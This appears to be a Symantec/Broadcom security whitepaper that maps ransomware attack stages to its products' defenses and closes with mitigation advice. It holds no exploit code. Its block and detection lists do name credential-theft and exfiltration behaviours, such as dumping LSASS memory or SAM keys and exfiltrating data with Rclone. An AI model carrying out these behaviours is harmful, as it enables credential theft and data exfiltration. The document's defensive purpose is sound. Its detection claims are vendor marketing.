Symantec Data Center Security (DCS) prevents exploitation of known and zero-day vulnerabilities on public-facing web servers. Out of the box, it features pre-set policies for Windows environments that allow legitimate server activity but block unexpected behaviors. DCS will restrict all application and operating system behavior using policy-based "least privilege access" controls.

The net effect is that DCS can protect against exploitation of new vulnerabilities, including zero-day exploits. For example, in 2023, the Snakefly group (also known as Cl0p) exploited the zero-day MOVEit Transfer vulnerability (CVE-2023-34362) to steal data from over 2500 organizations for extortion purposes. DCS default hardening policies provided zero-day protection against CVE-2023-34362 exploits. Its policy control restrictions for MS SQL, MS IIS and other hardened applications stopped all exploits by preventing arbitrary deployment of webshells and unauthorized software.

Symantec Secure Access Cloud (SAC), now part of Symantec Zero Trust Network Access ensures that only validated users with credentials can interact with a server and can only do so in defined ways. This will block malicious activity such as automated scanning activity for vulnerable servers. SAC acts as a frontend for servers, meaning they are not directly exposed to the Internet. Users authenticate through SAC and only then are proxied to the actual server.

Symantec Email Security.cloud acts as the first line of defense against email-borne threats, which is a major ransomware infection vector. Employing multiple detection technologies including reputation analysis, Symantec AV engine, and antispam signatures, Email Security.cloud will inspect all attachments, blocking malicious files.

It will scan links in real time, both before email delivery and again at the time of click, tracing them to their final destination, even when attackers use advanced evasion techniques. It also employs threat isolation (sandboxing to execute suspicious files in a safe environment).

Symantec Endpoint Security meanwhile will harden endpoint systems to prevent credential theft. This includes a host-based firewall with granular application control, memory exploit mitigation to prevent code injection attacks and Data Loss Prevention (DLP), which restricts unauthorized data access.

Credential Access (TA0006) and Privilege Escalation (TA0004)

After gaining initial access, ransomware attackers typically attempt to steal credentials and elevate privileges. Attackers can use a range of tools and techniques, including:

- Credential dumping malware such Mimikatz or LaZagne
- Living off the land techniques, such as using PowerShell, Esentutl, Procdump or registry manipulation.
- Exploitation of privilege escalation vulnerabilities

Symantec Endpoint Security protects against Mimikatz and other credential dumping malware using multiple layered technologies, including signature detection of known variants, behavioral blocking of files attempting credential dumping techniques such as accessing Local Security Authentication Server (LSASS) memory. Its EDR component will flag anomalous PowerShell invocations or any other credential dumping techniques mapped to MITRE Technique T1003.

Cloud Analytics, part of Symantec Endpoint Security, is an AI-based detection technology that is trained on hundreds of thousands of targeted attacks previously investigated by Symantec and Carbon Black. It can identify suspicious activity involving legitimate tools: either dual-use software installed by the attackers themselves or living off the land.

While Cloud Analytics will help network defenders identify and respond to attacker usage of legitimate tools, the organizations will want to preempt any malicious usage by locking down their networks and only permitting tools and behaviors that are normally used and expected on network.

Adaptive Protection, part of Symantec Endpoint Security, leverages AI to address this problem by actively monitoring the user's network and learning from it to build a profile of normal usage. It will then proactively construct a policy framework that blocks malicious behaviors, while exempting learned normal behaviors.

Adaptive Protection can block more than 525 potentially malicious techniques. Adaptive can block multiple behaviors associated with credential theft and privilege escalation. For example, it can block:

- Microsoft PowerPoint accessing LSASS memory (MITRE Technique T1003.001)
- Any untrusted process accessing LSASS memory (MITRE Technique T1003.001)
- Regedit dumping credentials in the Windows Security Account Manager (SAM) registry key (MITRE Technique T1003.002)
- Any untrusted process injecting into `svchost.exe` (MITRE Technique T1543.003)
- Any untrusted process creating or modifying a PowerShell profile script (MITRE Technique T1546.013)

Also on the endpoint, the Symantec *Intrusion Prevention System (IPS)*, part of Symantec Endpoint Security, will block exploitation attempts, using both signature-based detections to block exploits of known vulnerabilities and behavioral analysis to identify and block zero-day exploitation attempts. For example, in 2023 Microsoft patched a critical vulnerability in SharePoint (CVE-2023-29357) which was subsequently used by multiple ransomware actors to elevate privileges. IPS blocked exploit attempts with the detection signature Attack: Microsoft SharePoint Server Privilege Escalation CVE-2023-29357.

Meanwhile, *Carbon Black Cloud* prevents credential dumping and privilege escalation primarily through its behavior-based detection capabilities that monitor and analyze endpoint activities in real time. It specifically detects suspicious actions related to credential access, such as attempts to dump credentials from memory or access protected system areas used for privilege escalation. By leveraging detailed process monitoring, memory scanning, and event correlation within its cloud analytics platform, Carbon Black can provide complete, end-to-end visibility of entire attack chains, allowing it to block or alert on known credential dumping tools and privilege escalation techniques.

Discovery (TA0007)

Ransomware attackers will usually conduct reconnaissance activities, often systematically mapping the network to maximize impact by compromising all accessible machines. Techniques used in this stage may include:

- Network enumeration to identify file servers, databases, backup systems
- Domain enumeration to understand organizational structure and security controls
- Active Directory queries to identify administrative accounts.

Activities in this stage will often involve the use of living off the land TTPs, using native Windows commands and tools such as net, nslookup, ping, ipconfig, or nltest. *Cloud Analytics* can detect suspicious usage of these tools.

In addition to this, *Adaptive Protection* can block multiple behaviors associated with reconnaissance activity, including:

- NetScan launching (MITRE Technique T1595)
- Advanced port scanner launching (MITRE Technique T1046)
- AdFind launching (MITRE Technique T1087)
- GPresult launching (MITRE Technique T1615)

The Symantec *Intrusion Prevention System (IPS)* will identify suspicious activity involving known dual-use reconnaissance tools, including:

- Malicious Scan Request
- NetScan Tool Activity
- Advanced IP Scanner Request
- Network Scanner Activity

Carbon Black EDR includes detection rules that identify access patterns, characteristic of reconnaissance such as PowerShell enumeration scripts, WMI queries, and registry access.

Lateral Movement (TA0008)

Using stolen or elevated credentials, attackers compromise additional machines to maximize impact. Lateral movement often involves heavy reliance on living off the land tools to facilitate remote service execution, such as PsExec, WMI, Remote Desktop Protocol.

Cloud Analytics can detect suspicious usage patterns involving living off the land tools used for lateral movement, such as PsExec and WMI.

Adaptive Protection can block multiple behaviors associated with lateral movement, including:

- PsExec launching (MITRE Technique T1021.002)
- PsExecsvc launching PowerShell (MITRE Technique T1021.002)
- Windows Scripting Host (WScript) launching winrm.vbs (MITRE Technique T1021.006)
- WMIC creating non-PE executable (scripts or batch jobs) (MITRE Technique T1047)
- WMIC creating PE executable (MITRE Technique T1047)
- Altiris deployment agent creating PE executable files (MITRE Technique T1072)

Carbon Black EDR provides exceptional lateral movement visibility and response capabilities including Threat Tracer, a new feature that gathers virtually all the information available in your environment and allows analysts to map the relationships that exist between various entities associated with a threat across machines.

Recent SE Labs testing demonstrated Carbon Black's ability to detect lateral movement attacks across the complete attack chain. When attackers attempted lateral movement to additional systems, Carbon Black identified not just the attack delivery but the subsequent actions on laterally compromised hosts, achieving 100% detection accuracy across all attack stages.

Data Exfiltration (TA0010)

Before launching encryption, most ransomware groups will attempt to exfiltrate data from the target's network, using the stolen data as an additional form of leverage in ransom negotiations.

Activities in this stage may include:

- Data compression using compression utilities to accelerate transfer.
- Deployment of dual use tools to exfiltrate data, most notably Rclone or RDP packages.
- Creation of encrypted tunnels to avoid network detection.

Symantec DLP provides multi-layered protection against all forms of data loss, including data exfiltration. Its features include:

- Policy-based monitoring of sensitive data access such as payment card details, personally identifiable information (PII), and confidential documents.
- Monitoring of data leaving protected systems bound for unauthorized destinations.
- Blocking data transfers to external storage or USB devices.
- Monitoring for anomalous uploads to cloud services.
- Behavioral analysis identifying mass data collection patterns inconsistent with normal operations.

The Symantec Intrusion Prevention System (IPS) will identify suspicious activity involving known exfiltration tools, including:

- Audit: Remote Access Tool Atera Client Activity
- Audit: Remote Access Tool Atera Client Activity 2
- Audit: Remote Access Tool AnyDesk Activity
- Audit: RClone MegaSync Connect
- Audit: RClone Tool Activity
- Audit: RClone Tool Activity 2
- Audit: RClone Tool Activity 3

In addition to this, Adaptive Protection can block multiple behaviors associated with exfiltration, including:

- Rclone launching (MITRE Technique T1567)
- Atera launching (MITRE Technique T1219)
- AnyDesk launching (MITRE Technique T1219)
- MegaSync launching (MITRE Technique T1567.002)

Carbon Black EDR provides complete visibility into network connections established by each process, identifying which compromised process is attempting to initiate exfiltration. Investigators can use this visibility to identify processes that are making unexpected network connections for data exfiltration. Anomaly classification flags processes making atypical network connections or accessing large volumes of data before exfiltration.

Mitigation

Symantec recommends customers observe the following best practices to protect against targeted attacks.

Local Environment

- Monitor the use of dual-use tools inside your network.
- Ensure you have the latest version of PowerShell and you have logging enabled.
- Restrict access to RDP services. Only allow RDP from specific known IP addresses and ensure you are using multi-factor authentication (MFA).
- Implement proper audit and control of administrative account usage. Use one-time credentials for administrative work to help prevent theft and misuse of admin credentials.
- Create profiles of usage for admin tools. Many of these tools are used by attackers to move laterally undetected through a network.
- Use application allow listing where applicable.
- Locking down PowerShell can increase security, for example with the constrained language mode.
- Make credential dumping more difficult, by using techniques such as enabling Credential Guard in Windows 10 or disabling SeDebugPrivilege.

- MFA can help prevent access even when credentials have been compromised.
- Create a response plan that includes notification of external parties, to ensure required organizations such as the FBI or other law enforcement authorities/agencies are notified in a timely manner.
- Create a jump bag with hard copies and archived soft copies of all critical administrative information. To protect against potential compromise or availability of this critical information, store it in a jump bag with hardware and software needed to troubleshoot problems. Storing this offline is essential as access to critical information about the network during an incident

Email

- Enable MFA to prevent the unauthorized use of compromised credentials due to phishing attacks.
- Harden security architecture around email systems to minimize the amount of spam that reaches end-user inboxes and ensure you are following best practices for your email system, including the use of SPF and other defensive measures against phishing attacks.

Backup

- Implement off-site storage of backup copies. Arrange for off-site storage of at least four weeks of weekly and daily incremental backups.
- Implement offline backups that are on site. Make sure you have backups that are not connected to the network to prevent them from being encrypted by ransomware.
- Verify and test your server-level backup solution. This is a critical part of any disaster recovery process.
- Secure the file-level permissions for backups and backup databases. Do not let your backups get encrypted.
- Test restore capability. Ensure restore capabilities support the needs of the business.

For more information, visit our website at: www.broadcom.com

RWN-2026-WP100 January 14, 2026